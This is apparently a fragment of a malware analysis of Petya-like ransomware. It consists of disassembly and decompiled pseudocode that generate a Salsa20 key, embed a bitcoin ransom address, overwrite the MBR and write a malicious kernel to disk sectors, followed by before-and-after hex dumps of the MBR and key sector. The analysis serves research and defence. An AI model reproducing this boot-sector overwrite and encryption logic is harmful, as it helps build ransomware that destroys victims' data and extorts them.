.text:72FC1626 cmp     edx, 0FFFFFFFFh
.text:72FC1629 jnz     short loc_72FC162D
.text:72FC162B xor     edx, edx
.text:72FC162D
.text:72FC162D loc_72FC162D:                          4A9+180↑j
.text:72FC162D cmp     edx, 28h
.text:72FC1630 ja      short loc_72FC163C
.text:72FC1632 mov     eax, 80070272h
.text:72FC1637 jmp     loc_72FC1890
.text:72FC163C ; ---------------------------------------------------------------
.text:72FC163C
.text:72FC163C loc_72FC163C:                          4A9+187↑j
.text:72FC163C mov     ecx, 80h
.text:72FC1641 lea     esi, [ebp+var_598]
.text:72FC1647 lea     edi, [ebp+var_798]
.text:72FC164D rep movsd
```

```
[ebp+ecx+pbBuffer]=[Stack[00000F54]:0023AED8]
db  31h ; 1
db  67h ; g
db  66h ; f
db  53h ; S
db  39h ; 9
db  41h ; A
db  56h ; V
db  50h ; P
db  56h ; V
db  41h ; A
db  4Ah ; J
db  33h ; 3
db  38h ; 8
db  79h ; y
db  37h ; 7
db  5Ah ; Z
db  75h ; u
db  56h ; V
db  4Eh ; N
db  77h ; w
db  35h ; 5
db  68h ; h
db  38h ; 8
db  41h ; A
db  72h ; r
db  43h ; C
db  6Fh ; o
db  36h ; 6
db  76h ; v
db  37h ; 7
db  54h ; T
db  4Ch ; L
db  63h ; c
db  63h ; c
db  33h ; 3
db  61h ; a
db  79h ; y
db  62h ; b
db  38h ; 8
db  56h ; V
db  72h ; r
db  45h ; E
db  78h ; x
db  35h ; 5
db  52h ; R
db  61h ; a
db  4Ch ; L
db  66h ; f
```

int set_bootloader_sub_6CD914A9()

Before rebooting

```
result = gen_random_val_sub_6CD91424(&v32, 0x20u);// salsa key: 32 bytes
dword_6CDAF8F8 = result;
if ( result >= 0 )
{
  result = gen_random_val_sub_6CD91424(&v33, 8u);// nonce: 8 bytes
  dword_6CDAF8F8 = result;
  if ( result >= 0 )
  {
    memcpy(&v34, "1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX", 0x22u);// bitcoin address
    v7 = &Src;
```

```
      v10 = (void *)heap_alloc_off_6CDAB104(512);
      bootsector_v46 = v10;
      if ( v10 )
      {
        qmemcpy(v10, &MBR_unk_6CDA8C50, 0x200u);
        result = 0;
      }
      else
      {
        result = -2147024882;
      }
      dword_6CDAF8F8 = result;
      if ( result >= 0 )
      {
        v11 = (void *)heap_alloc_off_6CDAB104(8881);
        v47 = v11;
        if ( v11 )
        {
          Size = 8881;
          memcpy(v11, &kernel_unk_6CDA8E50, 0x22B1u);
          result = 0;
        }
```

```
        if ( sectors_to_write_v19 )
        {
          do
          {
            result = write_file_sub_6CD91384(relative_offset_v20, &FileName, (LPCVOID)buffer_to_disk);
            if ( result < 0 )
              break;
            ++relative_offset_v20;
            buffer_to_disk += 512;
          }
          while ( relative_offset_v20 < sectors_to_write_v19 );
        }
      }
      else
      {
        result = -2147024809;
      }
      dword_6CDAF8F8 = result;
      if ( result >= 0 )
      {
        result = write_file_sub_6CD91384(32, &FileName, &Buffer);// save on sector 32: (offset 4000)
                                                  //   salsa20 key
                                                  //   nonce
                                                  //   bitcoin
                                                  //   user ID
                                                  //
        dword_6CDAF8F8 = result;
        if ( result >= 0 )
        {
          result = write_file_sub_6CD91384(33, &FileName, &v21);// offset 4200: filled with 07
          dword_6CDAF8F8 = result;
          if ( result >= 0 )
          {
            result = write_file_sub_6CD91384(34, &FileName, &v23);// offset 4400: XOR 0x7 of the original MBR
                                                  //
            goto LABEL_50;
          }
```

old MBR


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

000000000 33 C0 8E D0 BC 00 7C 8E C0 8E D8 BE 00 7C BF 00  3ÀŽÐ¼.|ŽÀŽØ¾.|¿.
000000010 06 B9 00 02 FC F3 A4 50 68 1C 06 CB FB B9 04 00  .¹..üó¤Ph..Ëû¹..
000000020 BD BE 07 80 7E 00 00 7C 0B 0F 85 0E 01 83 C5 10  ½¾.€~..|..…..ƒÅ.
000000030 E2 F1 CD 18 88 56 00 55 C6 46 11 05 C6 46 10 00  âñÍ.ˆV.UÆF..ÆF..
000000040 B4 41 BB AA 55 CD 13 5D 72 0F 81 FB 55 AA 75 09  ´A»ªUÍ.]r..ûUªu.
000000050 F7 C1 01 00 74 03 FE 46 10 66 60 80 7E 10 00 74  ÷Á..t.þF.f`€~..t
000000060 26 66 68 00 00 00 00 66 FF 76 08 68 00 00 68 00  &fh....fÿv.h..h.
000000070 7C 68 01 00 68 10 00 B4 42 8A 56 00 8B F4 CD 13  |h..h..´BŠV.‹ôÍ.
000000080 9F 83 C4 10 9E EB 14 B8 01 02 BB 00 7C 8A 56 00  ŸƒÄ.žë.¸..».|ŠV.
000000090 8A 76 01 8A 4E 02 8A 6E 03 CD 13 66 61 73 1C FE  Šv.ŠN.Šn.Í.fas.þ
0000000A0 4E 11 75 0C 80 7E 00 80 0F 84 8A 00 B2 80 EB 84  N.u.€~.€.„Š.²€ë„
0000000B0 55 32 E4 8A 56 00 CD 13 5D EB 9E 81 3E FE 7D 55  U2äŠV.Í.]ëž.>þ}U
0000000C0 AA 75 6E FF 76 00 E8 8D 00 75 17 FA B0 D1 E6 64  ªunÿv.è..u.ú°Ñæd
0000000D0 E8 83 00 B0 DF E6 60 E8 7C 00 B0 FF E6 64 E8 75  èƒ.°ßæ`è|.°ÿædèu
0000000E0 00 FB B8 00 BB CD 1A 66 23 C0 75 3B 66 81 FB 54  .û¸.»Í.f#Àu;f.ûT
0000000F0 43 50 41 75 32 81 F9 02 01 72 2C 66 68 07 BB 00  CPAu2.ù..r,fh.».
000000100 00 66 68 00 02 00 00 66 68 08 00 00 00 66 53 66  .fh....fh....fSf
000000110 53 66 55 66 68 00 00 00 00 66 68 00 7C 00 00 66  SfUfh....fh.|..f
000000120 61 68 00 00 07 CD 1A 5A 32 F6 EA 00 7C 00 00 CD  ah...Í.Z2öê.|..Í
000000130 18 A0 B7 07 EB 08 A0 B6 07 EB 03 A0 B5 07 32 E4  . ·.ë. ¶.ë. µ.2ä
000000140 05 00 07 8B F0 AC 3C 00 74 09 BB 07 00 B4 0E CD  ...‹ð¬<.t.»..´.Í
000000150 10 EB F2 F4 EB FD 2B C9 E4 64 EB 00 24 02 E0 F8  .ëòôëý+Éädë.$.àø
000000160 24 02 C3 49 6E 76 61 6C 69 64 20 70 61 72 74 69  $.ÃInvalid parti
000000170 74 69 6F 6E 20 74 61 62 6C 65 00 45 72 72 6F 72  tion table.Error
000000180 20 6C 6F 61 64 69 6E 67 20 6F 70 65 72 61 74 69   loading operati
000000190 6E 67 20 73 79 73 74 65 6D 00 4D 69 73 73 69 6E  ng system.Missin
0000001A0 67 20 6F 70 65 72 61 74 69 6E 67 20 73 79 73 74  g operating syst
0000001B0 65 6D 00 00 00 63 7B 9A DA 01 E3 CE 01 01 80 20  em...c{šÚ.ãÎ..€ 
0000001C0 21 00 07 FE FF FF 00 08 00 00 00 F0 DF 01 00 00  !..þÿÿ.....ðß...
0000001D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000001E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000001F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA  ..............Uª
```

new MBR


```
000000000 FA 31 C0 8E D8 8E D0 8E C0 8D 26 00 7C FB 66 B8  ú1ÀŽØŽÐŽÀ.&.|ûf¸
000000010 20 00 00 00 88 16 93 7C 66 BB 01 00 00 00 B9 00   ...ˆ.“|f»....¹.
000000020 80 E8 14 00 66 48 66 83 F8 00 75 F5 66 A1 00 80  €è..fHfƒø.uõf¡.€
000000030 EA 00 80 00 00 F4 EB FD 66 50 66 31 C0 52 56 57  ê.€..ôëýfPf1ÀRVW
000000040 66 50 66 53 89 E7 66 50 66 53 06 51 6A 01 6A 10  fPfS‰çfPfS.Qj.j.
000000050 89 E6 8A 16 93 7C B4 42 CD 13 89 FC 66 5B 66 58  ‰æŠ.“|´BÍ.‰üf[fX
000000060 73 08 50 30 E4 CD 13 58 EB D6 66 83 C3 01 66 83  s.P0äÍ.XëÖfƒÃ.fƒ
000000070 D0 00 81 C1 00 02 73 07 8C C2 80 C6 10 8E C2 5F  Ð..Á..s.ŒÂ€Æ.ŽÂ_
000000080 5E 5A 66 58 C3 60 B4 0E AC 3C 00 74 04 CD 10 EB  ^ZfXÃ`´.¬<.t.Í.ë
000000090 F7 61 C3 00 00 00 00 00 00 00 00 00 00 00 00 00  ÷aÃ.............
0000000A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000000B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000000C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000000D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000000E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000000F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000001A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000001B0 00 00 00 00 00 00 00 00 DA 01 E3 CE 01 01 80 20  ........Ú.ãÎ..€ 
0000001C0 21 00 07 FE FF FF 00 08 00 00 00 F0 DF 01 00 00  !..þÿÿ.....ðß...
0000001D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000001E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000001F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA  ..............Uª
```

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

000004000 00 28 F4 14 FF 4D 81 87 00 5E 14 BD EB A4 E3 43  .(ô.ÿM.‡.^.½ë¤ãC
000004010 34 5D 7C 02 CA EF 7F 56 B7 AF 44 74 F2 4A 6D DB  4]|.Êï.V·¯DtòJmÛ
000004020 74 1D 20 71 E1 73 FE 38 0C 31 4D 7A 37 31 35 33  t. qásþ8.1Mz7153
000004030 48 4D 75 78 58 54 75 52 32 52 31 74 37 38 6D 47  HMuxXTuR2R1t78mG
000004040 53 64 7A 61 41 74 4E 62 42 57 58 00 00 00 00 00  SdzaAtNbBWX.....
000004050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000004060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000004070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000004080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000004090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000040A0 00 00 00 00 00 00 00 00 00 31 67 66 53 39 41 56  .........1gfS9AV
0000040B0 50 56 41 4A 33 38 79 37 5A 75 56 4E 77 35 68 38  PVAJ38y7ZuVNw5h8
0000040C0 41 72 43 6F 36 76 37 54 4C 63 63 33 61 79 62 38  ArCo6v7TLcc3ayb8
0000040D0 56 72 45 78 35 52 61 4C 66 47 33 47 61 61 4A 73  VrEx5RaLfG3GaaJs
0000040E0 4C 51 72 58 39 00 00 00 00 00 00 00 00 00 00 00  LQrX9...........
```


User ID



Rebooting……




After rebooting…..



The same ID, ahhhhhhhh

Key is gone



000003f70 01 01 01 01 01 01 01 01-01 01 01 01 01 01 01 01
000003f80 01 01 01 01 01 01 01 01-01 01 01 01 01 01 01 01
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000003fa0 01 01 01 01 01 01 01 01-01 01 01 01 01 01 01 01
000003fb0 01 01 01 01 01 01 01 01-01 01 01 01 01 01 01 01
000003fc0 01 01 01 01 01 01 01 01-01 01 01 01 01 01 01 01
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000003fe0 01 01 01 01 01 01 01 01-01 01 01 01 01 01 01 01
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000004000 01 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000004010 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000004020 00 1D 20 71 E1 73 FE 38-0C 31 4D 7A 37 31 35 33 ·· qásþ8·1Mz7153
000004030 48 4D 75 78 58 54 75 52-32 52 31 74 37 38 6D 47 HMuxXTuR2R1t78mG
000004040 53 64 7A 61 41 74 4E 62-42 57 58 00 00 00 00 00 SdzaAtNbBWX·····
000004050 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000004060 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000004070 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000004080 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000004090 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0000040a0 00 00 00 00 00 00 00 00-00 31 67 66 53 39 41 56 ·········1gfS9AV
0000040b0 50 56 41 4A 33 38 79 37-5A 75 56 4E 77 35 68 38 PVAJ38y7ZuVNw5h8
0000040c0 41 72 43 6F 36 76 37 54-4C 63 63 33 61 79 62 38 ArCo6v7TLcc3ayb8
0000040d0 56 72 45 78 35 52 61 4C-66 47 33 47 61 61 4A 73 VrEx5RaLfG3GaaJs
0000040e0 4C 51 72 58 39 00 00 00-00 00 00 00 00 00 00 00 LQrX9···········
0000040f0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000004100 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000004110 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000004120 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000004130 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000004140 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000004150 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000004160 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
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

$LogFile 65,536 Regular File 9/
$MFT 47,360 Regular File 9/
$MFTMirr 4 Regular File 9/
$Secure 1 Regular File 9/
$TXF_DATA 1 NTFS Logged Utility Stream 10
$UpCase 128 Regular File 9/
$Volume 0 Regular File 9/
Program Files $I30 INDX Entry
0003f90 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0003fa0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0003fb0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0003fc0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0003fd0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0003fe0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0003ff0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 01 00
0004000 F1 03 ED A3 E3 16 B2 7F-EC 61 CC E4 CC C6 7C BA
0004010 80 4E 46 C7 8D FD 12 F9-CE 28 82 8B 30 16 5F 4E
0004020 FA 6B 31 F3 B7 B8 84 2B-5D 30 0F 8D 8D DF A6 6E
0004030 EA BA EE 7F CF F9 CF 85-5E E4 91 A4 97 BE 0B 4B
0004040 D8 7B 54 32 2A A5 BF E8-24 C1 0D 05 26 1C BA 6F
0004050 B7 1A E8 39 69 51 51 74-DF D0 4E 84 35 7D BA CA
0004060 72 30 02 90 68 CC 75 44-4E 09 95 4B DE FD 10 34
0004070 5B 9F 1F 32 51 E2 C4 B4-AB 3F 53 16 56 D8 B3 44
0004080 71 7B 79 B9 B7 B5 8A A1-E9 24 64 10 DF 8F 62 8F
0004090 AC 3B 76 D3 CF 98 A2 88-F8 BF 49 DD 79 A3 E9 57
00040a0 97 C2 BF 70 D4 90 64 07-96 4A 3B 09 02 E6 E2 BB
00040b0 E8 D9 0B 0B 16 BF 97 27-03 86 5A 75 0B CC 78 C5
00040c0 16 69 D5 3B 94 6D A2 86-35 B2 43 77 42 5E 07 C0
00040d0 06 A5 41 20 23 37 35 CA-C2 C7 DF FF DF 63 02 5D
00040e0 E5 08 5F 70 4E F9 C9 90-69 2B C0 F1 AA 3B E4 F0
00040f0 CF 8E DE 67 7E C1 40 21-D5 48 95 EF 1C A6 8D 65
0004100 76 9D CC ED 8A 54 2A D1-D9 FF A7 5D CB EC 34 CD
0004110 59 F1 C3 3F 51 31 01 10-8C DF CD 21 AB 3B C3 EE
0004120 5D 4C 8A BD 67 50 70 59-B3 38 8B E2 B6 8F 40 9B
0004130 89 5D AC ED 7A 4B B3 17-5B BB 4B C6 A7 57 A7 CC
